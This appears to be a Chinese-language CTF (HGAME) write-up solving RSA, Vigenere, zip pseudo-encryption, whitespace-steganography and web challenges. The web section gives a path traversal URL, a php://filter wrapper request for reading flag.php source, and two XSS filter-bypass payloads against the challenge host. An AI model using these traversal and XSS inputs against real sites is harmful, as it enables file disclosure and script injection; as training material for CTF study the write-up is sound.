Crypto

The same simple RSA

题目给了pubkey.pem(公钥)和flag.enc（密文）

用openssl查看公钥信息，其中的Modulus即为n

```
OpenSSL> rsa -pubin -text -modulus -in warmup -in pubkey.pem
Public-Key: (256 bit)
Modulus:
    00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:
    1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:
    be:30:dd
Exponent: 65537 (0x10001)
Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDr
yigb/+l/vjDdAgMBAAE=
```

将n放到factordb上分解得p,q

利用p,q生成私钥文件private.pem

```python
import math
import sys
from Crypto.PublicKey import RSA

keypair = RSA.generate(1024)

keypair.p = 275127860351348928173285174381581152299
keypair.q = 319576316814478949870590164193048041239
keypair.e = 65537

keypair.n = keypair.p * keypair.q
Qn = long((keypair.p-1) * (keypair.q-1))

i = 1
while (True):
    x = (Qn * i ) + 1
    if (x % keypair.e == 0):
        keypair.d = x / keypair.e
        break
    i += 1

private = open('private.pem','w')
private.write(keypair.exportKey())
```

```
private.close()

```

最后在openssl中用私钥解密即可

easy rsa
题目中的n无法分解成p,q(反正我是没分出来)
不过题目还给了h=p+q
因此(p-1)(q-1)就可以用n-h+1表示
放入脚本一跑再转成ascii即可

```
n =
10385112853503545283534594498014002163302819192542881359629016178651814593394538223939733674125477453748418677846543570433509186453439897628509042367641638605796280506469598857872127102183624493512082415420093824666579257184064851925863532407038708153173813845163607930388067232852387553655027755138043051251085946275767001373277444643651026212284925970808939348126454571156523402419571304104957238600724334148041629955456548891850609245486162713434748801968838458008730625275388077430783612116161245037630984479400721315318755404657093206825883572149393481806067157147431981573823960963614146686202457034323040706001
def egcd(a, b):
    if a == 0:
      return (b, 0, 1)
    else:
      g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
      raise Exception('modular inverse does not exist')
    else:
      return x % m
e = 65537
c =
43719760658943338903149758850751271284512409838088007096980463592458342522204150660135884882257934880338033907956567188535876921776874898534795022472667719240357498052992696025272720367887699041088854938237649849828050259524591732463669392439726695823387280343636149430621062206979441932268977676457893684654602020242004385357709839890356424340917200201234471897149329412039532014211438168566024105162077029048069034351631913482778674758139857656850331738272019703969084393602184095626927532572350848935484498658484866819312588553293845344222453337902486710830025620178717128063867484775243167767029734350674957358911
h =
```

```
21147303182914338707524842483270129719871329277083828430784967478120496860924
80809611907415709990988195782979354578429516721486464408046484700638962800675
32747784587010153523205480959518942953437786700176764903631911934300110277162
48447359625868267531918956816603020009456289025399587632274534434792461675
d = modinv(e,n - h + 1)
print hex(pow(c,d,n))
```

```
>>>
0x6867616d657b7068695f69735f696d706f7274616e745f746f6f217d000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000L
>>>
```

ASCII在线转换器-十六进制，十进制、 二进制

ASCII转换到 ASCII (例: a b c)

```
hgame{phi_is_important_too!}□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```

添加空格 删除空格 将空白字符转换

十六进制转换到十六进制 (例: 0x61或61或61/62) 删除 0x

```
0x6867616d657b7068695f69735f696d706f727461
6e745f746f6f217d000000000000000000000000000
0000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000
```

Caesar&&Caesar

不会分析于是找了工具

https://atomcated.github.io/Vigenere/

明文:

many years later as he faced the firing squad, colonel
aureliano buendía was to remember that
distant afternoon when his father took him to discover ice.
at that time macondo was a village of
twenty adobe houses, built on the bank of a river of clear
water that ran along a bed of polished
stones, which were white and enormous, like prehistoric eggs.
the world was so recent that many
things lacked names, and in order to indicate them it was
necessary to point. every year during the
month of march a family of ragged gypsies would set up their
tents near the village, and with a great
uproar of pipes and kettledrums they would display new
inventions. first they brought the magnet.
a heavy gypsy with an untamed beard and sparrow hands, who
introduced himself as melquíades,
put on a bold public demonstration of what he himself called
the eighth wonder of the learned alchemists
of macedonia.

密钥:

加密>

<有密钥解密

<无密钥解密

key长度:

最可能的密钥：another

密文:


mnbr firrf ztaii af vx meteq hal jzrvbz zulaq, qhsseey
onyicinbh iyvnqío phw ko esflqsee hahx
uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf bji.
rt gvta xzmr atjsedb ktz e miyztni ff
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw cysty
artrf moek rnb tsseg n pxk sw pbzbzlvd
fhhuij, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj ixgf.
hal afryr phw jo esvlrk tuom teey
gvbukj lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz
rvcrglhvp tb dhprk. eiskf cvae rnymeg gvx
tsetu cy teicu o yhqzll cy yexgrr zftjirg pvycd fsm bt khrwk
aietf bxhv khr jbsprgr, ogk aztu o zyirt
hdkvei os dbwij aar dlxklrrkbqj tusr dsllq rbztcal bxd
mevrbmpses. swkzx khrm uyslguh moi datbxa.
e yenjr ncgsl kbal rn hbmhqyd ostyh rnq glhvioj vtuhj, wuc
buxioqivlh yizgxsj rs zsexyírdrg,
ibx fn n phsh guozbj hvmbblavrtvcg vj nhrnh al lzmfsem grlysw
alv evuaal noarxy sw tus eleinrr tsgyezwlaw
ff zovlhfnvo.

选取片段一查发现是百年孤独

Misc

easy password

放入ARCHPR爆破即可拿到密码



white cosmos

根据提示1可知压缩包是进行了伪加密

用Winhex打开，将其中的某处09改为00后压缩包便可无需密码解压

再用Winhex打开pure.txt,看到里面的09和20想到了二进制


然后用1表示09, 0表示20，再把每组的最后一个20去掉转成字符即为flag

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	09	09	20	09	20	20	20	20	09	09	20	20	09	09	09	20	
00000010	09	09	20	20	20	20	09	20	09	09	20	09	09	20	09	20	
00000020	09	09	20	20	09	20	09	20	09	09	09	09	20	09	09	20	
00000030	09	20	09	20	09	09	09	20	09	09	20	20	09	20	09	20	
00000040	09	09	20	09	09	20	20	20	09	09	20	20	20	09	09	20	
00000050	20	09	09	20	20	20	20	20	09	09	20	09	09	20	09	20	
00000060	09	09	20	20	09	20	09	20	09	20	09	09	09	09	09	20	
00000070	20	09	09	20	20	09	20	20	09	20	09	09	09	09	09	20	
00000080	09	20	09	20	09	09	09	20	09	09	20	09	20	20	20	20	
00000090	09	20	20	09	20	20	09	20	09	09	09	20	09	20	20	20	
000000A0	09	09	20	20	09	20	09	20	09	20	09	09	09	09	09	20	
000000B0	09	09	09	20	20	09	09	20	09	09	09	20	20	20	20	20	
000000C0	20	09	09	20	09	20	20	20	09	09	20	20	20	09	09	20	
000000D0	09	09	20	20	09	20	09	20	09	09	09	09	09	20	09		

Web

草莓社区-1

输入url: http://118.25.18.223:10011/show_maopian.php?mao=../flag.php




base64解码之后就是flag

草莓社区-2

输入跟上一题同样的url之后发现是空白，说明flag藏在注释里面，需要用伪协议读取

url: http://118.25.18.223:10012/show_maopian.php?

mao=php://filter/read=convert.base64-encode/resource=../flag.php



同样base64之后就是flag

最简单的sql题

不多说，上图

hgame{@s0ng_fen_ti@}

xss-1

过滤了script, image, (

payload:

<img src=1 onerror=alert(1)>

xss-2

过滤了script,img,image,(,>

payload:
" autofocus onfocus="alert(1)